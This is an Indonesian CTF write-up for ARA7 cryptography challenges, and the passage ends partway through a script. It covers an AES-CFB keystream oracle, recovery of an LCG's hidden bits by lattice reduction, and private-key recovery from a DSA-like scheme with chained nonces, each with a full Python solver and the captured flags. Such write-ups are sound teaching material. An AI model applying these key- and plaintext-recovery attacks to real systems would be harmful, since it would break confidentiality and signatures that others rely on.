            if len(iv) != 16 or len(msg) != 16:
                print("Error: Length must be 16 bytes")
                continue

            ct = stream_encrypt(iv, msg, KEY)
            print(f"CT: {ct.hex()}")
```

Sesuai dengan yang terjadi ketika kita tes di server, service memperbolehkan kita untuk memilih IV dan Msg sendiri (asalkan 16 bytes). Yang artinya kita bisa mendapatkan ciphertext untuk plaintext yang kita inginkan.

Selanjutnya kita coba cek bagian Get Flag :

```
elif choice == '2':
            padded_flag = pad(FLAG, 16)
            iv = os.urandom(16)

            print(f"IV: {iv.hex()}")

            output = b""
            for i in range(0, len(padded_flag), 16):
                block = padded_flag[i:i+16]
                ct_block = stream_encrypt(iv, block, KEY)
                output += ct_block
                iv = ct_block

            print(f"CT: {output.hex()}")
```

Pada kode tersebut terdapat iv = ct_block, ini berarti IV untuk block berikutnya adalah ciphertext dari block sebelumnya. Ini mirip Cipher Feedback full-block

3. Nah terus ini yang bikin puyeng, jadi kita coba definisikan sebagai berikut :
   E_k(x) = AES-ECB encrypt dengan key k
   xor(a,b) = XOR byte-per-byte

   dari stream_encrypt, ciphertext per block :

$$Ci = Pi \oplus Ek(IVi)$$

   dari loop Get Flag, update IV :

$$IV0 = random(dicetakserver)$$

$$IVi + 1 = Ci$$

   Jadi, untuk melakukan dekripsi :

$$Pi = Ci \oplus Ek(IVi)$$

   Namun yang jadi permasalahan adalah kita tidak punya k. Tapi disini kita punya oracle “Test Encryption” yang menghitung :

$$Oracle(IV, M) = M \oplus Ek(IV)$$

   Nah, jadi kalau kita pilih M = 0^{16} (16 bytes 0), maka akan menghasilkan :

$$Oracle(IV, 016) = Ek(IV)$$

Sehingga kita akan mendapatkan keystream. Dan Karena dekripsi hanya membutuhkan $Ek(IVi)$ untuk setiap blok, kita dapat melakukan dekripsi flag cukup dengan 1 query per blok.

Solution :

1. Dari hasil analisa, hal selanjutnya yang dapat kita lakukan adalah mengambil ciphertext dari flag, Kita butuh IV0 dan ciphertext panjang CT_all
2. Selanjutnya kita pecah ciphertext menjadi blok-blok 16 byte
3. Kemudian kita gunakan oracle untuk mengambil keystream per block
4. Beirkut adalah full solvernya, jalankan kemudian dapatkan flagnya :

```
#!/usr/bin/env python3
import argparse
import binascii
import re
import socket
import sys
import time
from typing import Optional, Tuple

HEX_RE = re.compile(rb"[0-9a-fA-F]+")

def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

def pkcs7_unpad(data: bytes, block_size: int = 16) -> bytes:
    if not data or len(data) % block_size != 0:
        raise ValueError("Invalid padded length")
    pad_len = data[-1]
    if pad_len < 1 or pad_len > block_size:
        raise ValueError("Bad PKCS#7 pad length")
    if data[-pad_len:] != bytes([pad_len]) * pad_len:
        raise ValueError("Bad PKCS#7 pad bytes")
    return data[:-pad_len]

class MenuClient:
    def __init__(self, host: str, port: int, timeout: float =
6.0,
                 verbose: bool = False, dump_path: Optional[str]
= None):
        self.host = host
        self.port = port
```

```
        self.timeout = timeout
        self.verbose = verbose
        self.dump_path = dump_path
        self.sock: Optional[socket.socket] = None
        self.buf = b""
        self.transcript = bytearray()

    def _log(self, data: bytes):
        if not data:
            return
        self.transcript += data
        if self.verbose:
            # print raw but keep it readable
            try:
                sys.stdout.write(data.decode(errors="replace"))
            except Exception:
                sys.stdout.write(repr(data) + "\n")
            sys.stdout.flush()

    def connect(self):
        self.sock = socket.create_connection((self.host,
self.port), timeout=self.timeout)
        self.sock.settimeout(self.timeout)
        self.buf = b""
        self.transcript = bytearray()

    def close(self):
        if self.sock:
            try:
                self.sock.close()
            except Exception:
                pass
        self.sock = None
        if self.dump_path:
            with open(self.dump_path, "wb") as f:
                f.write(self.transcript)

    def recv_some(self) -> bytes:
        if not self.sock:
            raise RuntimeError("Not connected")
        data = self.sock.recv(4096)
        self._log(data)
        return data
```

```
    def recvuntil(self, needle: bytes, max_bytes: int =
1_000_000) -> bytes:
        # Ensure needle appears in buffer; return everything up
to (and incl) needle.
        while needle not in self.buf:
            chunk = self.recv_some()
            if not chunk:
                raise EOFError("Connection closed by remote")
            self.buf += chunk
            if len(self.buf) > max_bytes:
                raise RuntimeError(f"recvuntil overflow while
waiting for {needle!r}")
        idx = self.buf.index(needle) + len(needle)
        out = self.buf[:idx]
        self.buf = self.buf[idx:]
        return out

    def recvline(self) -> bytes:
        return self.recvuntil(b"\n")

    def sendline(self, s: str):
        if not self.sock:
            raise RuntimeError("Not connected")
        data = (s + "\n").encode()
        if self.verbose:
            sys.stdout.write(f"[SEND] {s}\n")
            sys.stdout.flush()
        self.sock.sendall(data)

    # --- protocol helpers ---
    def sync_menu(self):
        self.recvuntil(b">> ")

    def get_flag_cipher(self) -> Tuple[bytes, bytes]:
        self.sync_menu()
        self.sendline("2")

        # Read lines until we see IV and CT
        iv = None
        ct = None

        # IV line: "IV: <hex>\n"
```

```
        while iv is None:
            line = self.recvline()
            m = re.search(rb"IV:\s*([0-9a-fA-F]{32})", line)
            if m:
                iv = bytes.fromhex(m.group(1).decode())

        # CT line: "CT: <hex>\n" (can be long)
        while ct is None:
            line = self.recvline()
            m = re.search(rb"CT:\s*([0-9a-fA-F]+)", line)
            if m:
                ct = bytes.fromhex(m.group(1).decode())

        return iv, ct

    def test_encrypt(self, iv: bytes, msg: bytes) -> bytes:
        if len(iv) != 16 or len(msg) != 16:
            raise ValueError("iv and msg must be exactly 16
bytes")

        self.sync_menu()
        self.sendline("1")

        self.recvuntil(b"IV (hex):")
        self.sendline(iv.hex())

        self.recvuntil(b"Msg (hex):")
        self.sendline(msg.hex())

        # Expect line containing "CT: <hex>"
        while True:
            line = self.recvline()
            m = re.search(rb"CT:\s*([0-9a-fA-F]{32})", line)
            if m:
                return bytes.fromhex(m.group(1).decode())

def split_blocks(data: bytes, bs: int = 16):
    if len(data) % bs != 0:
        raise ValueError("Ciphertext length not multiple of 16")
    return [data[i:i+bs] for i in range(0, len(data), bs)]

def solve(host: str, port: int, timeout: float, retries: int,
```

```
          verify: bool, sleep_s: float, verbose: bool, dump:
Optional[str]) -> bytes:
    last_err = None
    for attempt in range(1, retries + 1):
        client = MenuClient(host, port, timeout=timeout,
verbose=verbose, dump_path=dump)
        try:
            client.connect()

            iv0, ct_all = client.get_flag_cipher()
            blocks = split_blocks(ct_all, 16)

            pt_blocks = []
            for i, c in enumerate(blocks):
                iv_i = iv0 if i == 0 else blocks[i - 1]
                keystream = client.test_encrypt(iv_i, b"\x00" *
16)  # E_K(iv_i)
                p = xor_bytes(c, keystream)
                pt_blocks.append(p)
                if sleep_s > 0:
                    time.sleep(sleep_s)

            padded = b"".join(pt_blocks)

            if verify:
                for i, (p, c) in enumerate(zip(pt_blocks,
blocks)):
                    iv_i = iv0 if i == 0 else blocks[i - 1]
                    c_check = client.test_encrypt(iv_i, p)
                    if c_check != c:
                        raise RuntimeError(f"Verification failed
at block {i}: mismatch")
                    if sleep_s > 0:
                        time.sleep(sleep_s)

            # Unpad
            plain = pkcs7_unpad(padded, 16)
            client.close()
            return plain

        except Exception as e:
            last_err = e
            try:
```

```
                client.close()
            except Exception:
                pass
            if attempt < retries:
                continue

    raise RuntimeError(f"All retries failed. Last error:
{last_err}")

def main():
    ap = argparse.ArgumentParser(description="Solve ARA7 'next
step' (AES-CFB oracle decryption)")
    ap.add_argument("--host", default="chall-ctf.ara-its.id")
    ap.add_argument("--port", type=int, default=7969)
    ap.add_argument("--timeout", type=float, default=6.0)
    ap.add_argument("--retries", type=int, default=3)
    ap.add_argument("--no-verify", action="store_true",
help="Skip forward verification (fewer queries)")
    ap.add_argument("--sleep", type=float, default=0.0,
help="Sleep between queries (seconds)")
    ap.add_argument("--verbose", action="store_true", help="Print
raw session I/O")
    ap.add_argument("--dump", default=None, help="Dump full
transcript to a file (bytes)")
    args = ap.parse_args()

    plain = solve(
        host=args.host,
        port=args.port,
        timeout=args.timeout,
        retries=args.retries,
        verify=(not args.no_verify),
        sleep_s=args.sleep,
        verbose=args.verbose,
        dump=args.dump,
    )

    try:
        s = plain.decode("utf-8")
    except Exception:
        s = repr(plain)

    print("\n[+] Decrypted (unpadded) plaintext:")
```

```
    print(s)

    m = re.search(r"(ARA7\{.*?\})", s)
    if m:
        print("\n[+] FLAG:", m.group(1))
    else:
        print("\n[!] Flag pattern ARA7{...} not found. Raw bytes
printed above.")

if __name__ == "__main__":
    main()
```


```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/crypto/next]
└─$ python3 solver.py --host chall-ctf.ara-its.id --port 7969 --verbose --dump session.bin

1. Test Encryption
2. Get Flag
3. Exit
>> [SEND] 2
IV: 1cc4f9d5776f77cb546fba866551e263
CT: d52ce42692576246c64719b11db908b49dbed23f9f5320baa0b225feff4cbb18f6fc7def49b1c361195a2847a2f46f0ec84992c80e6481bc4046
cb52daa43f2339d56b005026b34c9d71b8007ebd3a06

1. Test Encryption
2. Get Flag
3. Exit
>> [SEND] 1
IV (hex): [SEND] 1cc4f9d5776f77cb546fba866551e263
```

```
[+] Decrypted (unpadded) plaintext:
ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}

[+] FLAG: ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}
```

Flag : ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}

know the trick

Solved By: Executor



1. Jalankan nc chall-ctf.ara-its.id 5000, catat parameter p, α, β, n=40 dan leak h0,h1,h2 (di mana hi = xi >> n).
2. Modelkan generator sebagai LCG affine:

$$xi + 1 \equiv \alpha xi + \beta (mod p)$$

karena server memberi α dan β, dan nanti bisa diverifikasi dengan forward-check.

3. Karena hanya upper bits yang bocor, tulis setiap state:

$$xi = (hi \ll n) + ei, 0 \leq ei < 2n$$

sehingga e_i adalah 40-bit low bits yang hilang (kecil dibanding p).

4. Substitusi ke persamaan LCG untuk membentuk dua kongruensi “error kecil”:

$$\alpha e0 - e1 \equiv (H1 - (\alpha H0 + \beta))(mod p)$$

$$\alpha e1 - e2 \equiv (H2 - (\alpha H1 + \beta))(mod p)$$

dengan $Hi = hi \ll n.$

5. Ubah kongruensi menjadi bentuk integer dengan kelipatan

$$\alpha e0 - e1 - k0p = t0, \alpha e1 - e2 - k1p = t1$$

sehingga kita mencari $e0, e1, e2$ yang kecil (dibatasi < 2^n)

6. Karena unknown-nya kecil, selesaikan dengan lattice (LLL + CVP/Babai): bangun lattice yang “memaksa” dua persamaan modulo benar, sambil meminimalkan ukuran $e0, e1, e2$ (biasanya pakai scaling $W = (2n)2$).

7. Dari hasil CVP, ekstrak kandidat $e0, e1, e2$ lalu bentuk state penuh:

$$x0 = H0 + e0, x1 = H1 + e1, x2 = H2 + e2$$

8. hitung target:

$$x3 = (\alpha x2 + \beta) mod p$$

   lalu submit x3 ke server (decimal).
9. Jika x3 benar, server memberi IV dan Ciphertext, serta hint “Key: Linear Congruential Method”.
10. Derive kunci AES dari state (trick final):
    - key = SHA256(x3.to_bytes(32,'big')) (32 byte → AES-256)
11. Karena ciphertext tidak kelipatan 16, gunakan AES-CTR:
    - initial_value = int.from_bytes(IV, 'big')
    - decrypt: pt = AES-CTR(key, IV).decrypt(ciphertext)
12. Verifikasi decrypt wajib: re-encrypt plaintext dengan key+IV yang sama dan pastikan ciphertext balik identik (byte-for-byte).
13. Berikut adalah full solvernya, jalankan kemudian dapatkan flagnya :

```
#!/usr/bin/env python3

import argparse
import re
import socket
import hashlib
from typing import Dict, List, Tuple

from Crypto.Cipher import AES
from fpylll import IntegerMatrix, LLL, CVP

FLAG_RE = re.compile(rb"ARA7\{[^\}]+\}")

def recv_until(sock: socket.socket, needle: bytes, max_bytes: int =
2_000_000) -> bytes:
    data = b""
    while needle not in data:
        chunk = sock.recv(4096)
        if not chunk:
            break
        data += chunk
        if len(data) > max_bytes:
            raise RuntimeError("Too much data without finding expected
prompt/needle.")
    return data
```

```
def parse_params(text: str) -> Dict[str, int]:
    def grab(pattern: str, name: str) -> int:
        m = re.search(pattern, text, re.MULTILINE)
        if not m:
            raise ValueError(f"Failed to parse {name}")
        return int(m.group(1))

    p = grab(r"^\s*p\s*=\s*(\d+)\s*$", "p")
    a = grab(r"^\s*(?:α|a)\s*=\s*(\d+)\s*$", "alpha")
    b = grab(r"^\s*(?:β|b)\s*=\s*(\d+)\s*$", "beta")
    n = grab(r"^\s*n\s*=\s*(\d+)\s*$", "n")

    hs: List[int] = []
    for m in re.finditer(r"h.\s*=\s*x.\s*>>\s*n\s*=\s*(\d+)", text):
        hs.append(int(m.group(1)))
    if len(hs) < 3:
        raise ValueError("Failed to parse h0,h1,h2")

    return {"p": p, "a": a, "b": b, "n": n, "h0": hs[0], "h1": hs[1],
"h2": hs[2]}

def recover_x012(p: int, a: int, b: int, n: int, h0: int, h1: int, h2:
int, weight_power: int = 2) -> Tuple[int,int,int]:
    B = 1 << n
    W = pow(B, weight_power)

    u0, u1, u2 = h0*B, h1*B, h2*B
    t0 = (u1 - (a*u0 + b)) % p
    t1 = (u2 - (a*u1 + b)) % p

    # 5D lattice, see earlier explanation.
    basis = [
        [-p * W, 0,      0, 0, 0],
        [0,      -p * W, 0, 0, 0],
        [a * W,  0,      B, 0, 0],
        [-W,     a * W,  0, B, 0],
        [0,      -W,     0, 0, B],
    ]
    M = IntegerMatrix(5, 5)
    for i in range(5):
        for j in range(5):
            M[i, j] = basis[i][j]
```

```
    Mred = LLL.reduction(M)
    target = [t0 * W, t1 * W, 0, 0, 0]
    v = CVP.closest_vector(Mred, target, method="fast")
    d = [target[i] - v[i] for i in range(5)]

    if d[0] != 0 or d[1] != 0:
        raise RuntimeError(f"CVP missed exact congruence: d0={d[0]},
d1={d[1]}. Try higher weight_power.")

    e0 = (-d[2]) // B
    e1 = (-d[3]) // B
    e2 = (-d[4]) // B
    if not (0 <= e0 < B and 0 <= e1 < B and 0 <= e2 < B):
        raise RuntimeError("Recovered low bits out of range.")

    x0, x1, x2 = u0+e0, u1+e1, u2+e2

    # Verify: high bits + recurrence
    assert (x0 >> n) == h0 and (x1 >> n) == h1 and (x2 >> n) == h2
    assert (a*x0 + b) % p == x1
    assert (a*x1 + b) % p == x2
    return x0,x1,x2

def aes_ctr_decrypt_from_x3(iv_hex: str, ct_hex: str, x3: int) ->
bytes:
    iv = bytes.fromhex(iv_hex)
    ct = bytes.fromhex(ct_hex)

    # The "trick": key = SHA256(x3 as 32-byte big-endian)
    key = hashlib.sha256(x3.to_bytes(32, "big")).digest()

    cipher = AES.new(key, AES.MODE_CTR, nonce=b"",
initial_value=int.from_bytes(iv, "big"))
    pt = cipher.decrypt(ct)

    # Verification by re-encrypt
    cipher2 = AES.new(key, AES.MODE_CTR, nonce=b"",
initial_value=int.from_bytes(iv, "big"))
    re_ct = cipher2.encrypt(pt)
    if re_ct != ct:
        raise RuntimeError("Re-encryption verification failed
(mode/key/IV mismatch).")
```

```
    return pt

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--host", default="chall-ctf.ara-its.id")
    ap.add_argument("--port", type=int, default=5000)
    ap.add_argument("--timeout", type=float, default=8.0)
    ap.add_argument("--weight-power", type=int, default=2)
    ap.add_argument("--verbose", action="store_true")
    args = ap.parse_args()

    with socket.create_connection((args.host, args.port),
timeout=args.timeout) as sock:
        sock.settimeout(args.timeout)

        # Read banner up to x3 prompt
        banner = recv_until(sock, b"x", max_bytes=2_000_000)  # grab a
big chunk
        banner += recv_until(sock, b"=", max_bytes=2_000_000) # ensure
we include prompt
        text = banner.decode("utf-8", errors="replace")

        if args.verbose:
            print("----- BANNER (snip) -----")
            print(text[:1200])
            print("-------------------------")

        params = parse_params(text)
        p,a,b,n = params["p"], params["a"], params["b"], params["n"]
        h0,h1,h2 = params["h0"], params["h1"], params["h2"]

        print(f"[+] Parsed n={n} h0/h1/h2 OK")
        x0,x1,x2 = recover_x012(p,a,b,n,h0,h1,h2,
weight_power=args.weight_power)
        x3 = (a*x2 + b) % p
        print(f"[+] x3 = {x3}")

        sock.sendall(str(x3).encode() + b"\n")

        resp = recv_until(sock, b"Ciphertext:",
max_bytes=2_000_000).decode("utf-8", errors="replace")
        resp += sock.recv(8192).decode("utf-8", errors="replace")
```

```
        if args.verbose:
            print("----- RESPONSE -----")
            print(resp)
            print("--------------------")

        m_iv = re.search(r"IV:\s*([0-9a-fA-F]+)", resp)
        m_ct = re.search(r"Ciphertext:\s*([0-9a-fA-F]+)", resp)
        if not (m_iv and m_ct):
            raise RuntimeError("Failed to parse IV/Ciphertext from
server response.")

        iv_hex = m_iv.group(1)
        ct_hex = m_ct.group(1)

        pt = aes_ctr_decrypt_from_x3(iv_hex, ct_hex, x3)
        print("[+] Decrypted (verified by re-encrypt):")
        print(pt.decode("utf-8", errors="replace"))

        mflag = FLAG_RE.search(pt)
        if mflag:
            print(f"[+] FLAG = {mflag.group(0).decode()}")
        else:
            print("[!] No flag pattern found in plaintext. Paste output
for triage.")

if __name__ == "__main__":
    main()
```

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/crypto/trick]
└─$ python3 solver.py --host chall-ctf.ara-its.id --port 5000

[+] Parsed n=40 h0/h1/h2 OK
[+] x3 = 569543517845173498493899223148859097807837280772850476401191279007176747906 77
[+] Decrypted (verified by re-encrypt):
ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}
[+] FLAG = ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}
```

Flag : ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}

that-simple

Solved By: Executor

Lanjut :

1. Baca source server (1).py, fokus ke dua hal:
   - x = bytes_to_long(flag) jadi privkey = flag.
   - Signature: s = (h + x*r) * k^{-1} mod q dengan r = g^k mod p mod q, dan h = H(m).
2. Perhatikan update nonce sebelum signing:
   - k = (k^5 XOR h) mod q
   - k = (k + h^k) mod q

   Ini bikin nonce stateful dan tergantung h.
3. Analisa hash H(m): output 32 byte (256-bit) dan operasi utamanya XOR/rotasi, sehingga bisa diperlakukan sebagai transformasi linear GF(2) pada input 32 byte → bisa dicari preimage.
4. Buat dua message:
   - m0 sehingga H(m0) = 0
   - m1 sehingga H(m1) = 1

Caranya: bangun sistem linear 256×256 (flip 1 bit input → lihat delta output), lalu Gaussian elimination GF(2) untuk dapat bitmask message.

5. Ambil signature dalam satu koneksi yang sama (karena k berubah berantai):
   - Sign m0 → dapat (r1, s1, h=0, q)
   - Sign m0 lagi → dapat (r2, s2, h=0, q)
   - Sign m1 → dapat (r3, s3, h=1, q)

6. Dengan h=0, update nonce menyederhana:
   - k2 = k1^5 mod q
   - (karena XOR 0 dan 0^k = 0).

7. Dari persamaan DSA-like: s*k ≡ h + x*r (mod q).
   Untuk dua signature h=0:
   - s1*k1 ≡ x*r1
   - s2*k2 ≡ x*r2 dan k2 = k1^5

   Eliminasi x memberi:
   - k1^4 ≡ (s1 * r2 * inv(s2) * inv(r1)) mod q

8. Hitung A = s1 * r2 * inv(s2) * inv(r1) mod q, lalu cari semua k1 yang memenuhi k1^4 = A (mod q):
   - cari sqrt dua kali (Tonelli–Shanks) untuk dapat akar pangkat-4.

9. Untuk tiap kandidat k1, hitung kandidat privkey:
   - x ≡ s1 * k1 * inv(r1) (mod q)

10. Verifikasi kandidat x pakai signature ketiga (h=1) dan recurrence nonce:
    - hitung k2 = x*r2*inv(s2) mod q (karena h=0)
    - prediksi k3_pred = ((k2^5 XOR 1) mod q + 1^((k2^5 XOR 1) mod q)) mod q (sesuai update nonce)
    - hitung k3_sig = (1 + x*r3) * inv(s3) mod q
    - kandidat benar jika k3_sig == k3_pred.
11. Setelah x benar, ubah ke bytes: long_to_bytes(x) dan cari substring flag ARA7{...} karena x = bytes_to_long(flag) dari source.

berikut adalah full solvernya, jalankan dan dapatkan flagnya :

```
#!/usr/bin/env python3
import argparse
import ast
import os
import socket
import sys
```

```python
import time

# ========================
# Hash H(msg) (big-endian)
# ========================
def H_int(msg: bytes) -> int:
    state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
    acc = 0x55
    len_msg = len(msg) if len(msg) > 0 else 1

    for i in range(32):
        byte_msg = msg[i % len_msg] if len(msg) > 0 else 0
        acc = ((acc << 5) | (acc >> 3)) & 0xFF
        acc ^= byte_msg
        first = state[(i - 1) % 32]
        end = state[(i - 7) % 32]
        state[i] ^= acc ^ first ^ end

    return int.from_bytes(state, "big")

# ========================
# GF(2) linear solver: XOR
# ========================
def _solve_xor_combination(cols, target, nbits=256):
    basis_vec = [0] * nbits
    basis_comb = [0] * nbits

    for j, v0 in enumerate(cols):
        v = v0
        comb = 1 << j
        for i in range(nbits - 1, -1, -1):
            if ((v >> i) & 1) == 0:
                continue
            if basis_vec[i]:
                v ^= basis_vec[i]
                comb ^= basis_comb[i]
            else:
                basis_vec[i] = v
                basis_comb[i] = comb
                break

    v = target
    comb = 0
```

```
    for i in range(nbits - 1, -1, -1):
        if ((v >> i) & 1) == 0:
            continue
        if basis_vec[i] == 0:
            return None
        v ^= basis_vec[i]
        comb ^= basis_comb[i]
    return comb if v == 0 else None

def hash_preimage(target: int, max_len: int = 32) -> bytes:
    for L in range(max_len, 0, -1):
        base = bytes([0] * L)
        h0 = H_int(base)
        cols = []
        for j in range(8 * L):
            m = bytearray(base)
            m[j // 8] ^= 1 << (j % 8)
            hj = H_int(bytes(m))
            cols.append(hj ^ h0)
        need = target ^ h0
        comb = _solve_xor_combination(cols, need, nbits=256)
        if comb is None:
            continue
        msg = bytearray(base)
        for j in range(8 * L):
            if (comb >> j) & 1:
                msg[j // 8] ^= 1 << (j % 8)
        if H_int(bytes(msg)) == target:
            return bytes(msg)
    raise RuntimeError("No preimage found for target in tested lengths
1..max_len.")

# ========================
# Tonelli-Shanks + 4th roots
# ========================
def legendre_symbol(a, p):
    return pow(a % p, (p - 1) // 2, p)

def mod_sqrt(a, p):
    a %= p
    if a == 0:
        return 0
    if p == 2:
```

```
        return a
    if legendre_symbol(a, p) != 1:
        return None
    if p % 4 == 3:
        return pow(a, (p + 1) // 4, p)

    q = p - 1
    s = 0
    while q % 2 == 0:
        s += 1
        q //= 2

    z = 2
    while legendre_symbol(z, p) != p - 1:
        z += 1

    m = s
    c = pow(z, q, p)
    t = pow(a, q, p)
    r = pow(a, (q + 1) // 2, p)

    while t != 1:
        i = 1
        t2i = (t * t) % p
        while i < m and t2i != 1:
            t2i = (t2i * t2i) % p
            i += 1
        if i == m:
            return None
        b = pow(c, 1 << (m - i - 1), p)
        m = i
        c = (b * b) % p
        t = (t * c) % p
        r = (r * b) % p
    return r

def fourth_roots(a, p):
    a %= p
    r1 = mod_sqrt(a, p)
    if r1 is None:
        return []
    roots2 = {r1, (-r1) % p}
    roots4 = set()
```

```
    for r in roots2:
        s1 = mod_sqrt(r, p)
        if s1 is None:
            continue
        roots4.add(s1)
        roots4.add((-s1) % p)
    return sorted(roots4)

# ========================
# Robust socket I/O with "poke"
# ========================
PROMPT_SIGNING = b"signing? (y/n) : "
PROMPT_SIGNWHAT = b"sign what? (hex) : "

class SockIO:
    def __init__(self, host, port, total_timeout=60, debug=False):
        self.s = socket.create_connection((host, port),
timeout=total_timeout)
        # short poll timeout, we manage overall timeout ourselves
        self.s.settimeout(1.0)
        self.buf = b""
        self.total_timeout = total_timeout
        self.debug = debug
        self._next_poke = time.time()

    def close(self):
        try:
            self.s.close()
        except Exception:
            pass

    def sendline(self, data: bytes):
        if self.debug:
            sys.stderr.write(f"[DBG] send: {data!r}\n")
        self.s.sendall(data + b"\n")

    def _recv_some(self):
        try:
            chunk = self.s.recv(4096)
            if not chunk:
                raise EOFError("Connection closed by remote.")
            if self.debug:
                sys.stderr.write(f"[DBG] recv: {chunk!r}\n")
```

```
            self.buf += chunk
            return True
        except socket.timeout:
            return False

    def _maybe_poke(self):
        # Poke with newline every ~1.5s if we see nothing.
        now = time.time()
        if now >= self._next_poke:
            self.sendline(b"")  # safe at both prompts
            self._next_poke = now + 1.5

    def recvuntil(self, token: bytes, timeout=None) -> bytes:
        if timeout is None:
            timeout = self.total_timeout
        end = time.time() + timeout
        while token not in self.buf:
            got = self._recv_some()
            if not got:
                self._maybe_poke()
            if time.time() > end:
                raise TimeoutError(f"Timeout waiting for {token!r}.
buf_tail={self.buf[-200:]!r}")
        idx = self.buf.index(token) + len(token)
        out = self.buf[:idx]
        self.buf = self.buf[idx:]
        return out

    def recvuntil_any(self, tokens, timeout=None):
        if timeout is None:
            timeout = self.total_timeout
        end = time.time() + timeout
        while True:
            for t in tokens:
                if t in self.buf:
                    idx = self.buf.index(t) + len(t)
                    out = self.buf[:idx]
                    self.buf = self.buf[idx:]
                    return t, out
            got = self._recv_some()
            if not got:
                self._maybe_poke()
            if time.time() > end:
```


```
                raise TimeoutError(f"Timeout waiting any of {tokens}.
buf_tail={self.buf[-200:]!r}")

def parse_last_tuple(buf: bytes):
    s = buf.decode(errors="replace")
    l = s.rfind("(")
    r = s.rfind(")")
    if l == -1 or r == -1 or r < l:
        raise ValueError(f"Could not find tuple in buffer: {s!r}")
    tup_str = s[l:r+1]
    tup = ast.literal_eval(tup_str)
    if not (isinstance(tup, tuple) and len(tup) == 4):
        raise ValueError(f"Unexpected tuple: {tup_str!r}")
    return tuple(map(int, tup))

def request_sig(io: SockIO, msg: bytes, timeout=None):
    # Sync: accept either prompt (in case buffer already contains it)
    tok, _ = io.recvuntil_any([PROMPT_SIGNING, PROMPT_SIGNWHAT],
timeout=timeout)

    if tok == PROMPT_SIGNING:
        io.sendline(b"y")
        io.recvuntil(PROMPT_SIGNWHAT, timeout=timeout)

    # Now we are at 'sign what?'
    io.sendline(msg.hex().encode())

    # Read until ')', parse tuple
    raw = io.recvuntil(b")", timeout=timeout)
    r, s, h, q = parse_last_tuple(raw)
    return r, s, h, q

# =========================
# Nonce recurrence + verify x
# =========================
def nonce_update(k_prev, h, q):
    k = (pow(k_prev, 5, q) ^ (h % q)) % q
    k = (k + pow(h % q, k, q)) % q
    return k

def verify_candidate(x, sigs):
    q = sigs[0][3]
    ks = []
```

```
    for (r, s, h, q2) in sigs:
        if q2 != q:
            return False
        r %= q; s %= q; h %= q
        if r == 0 or s == 0:
            return False
        k = ((h + (x * r) % q) * pow(s, -1, q)) % q
        if (s * k) % q != (h + x * r) % q:
            return False
        ks.append(k)
    for i in range(1, len(sigs)):
        if nonce_update(ks[i-1], sigs[i][2], q) != ks[i]:
            return False
    return True

def int_to_bytes(n: int) -> bytes:
    if n == 0:
        return b"\x00"
    return n.to_bytes((n.bit_length() + 7) // 8, "big")

# ==========================
# Main
# ==========================
def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--host", default="chall-ctf.ara-its.id")
    ap.add_argument("--port", type=int, default=6969)
    ap.add_argument("--timeout", type=int, default=60)
    ap.add_argument("--n0", type=int, default=4)
    ap.add_argument("--n1", type=int, default=1)
    ap.add_argument("--debug-io", action="store_true")
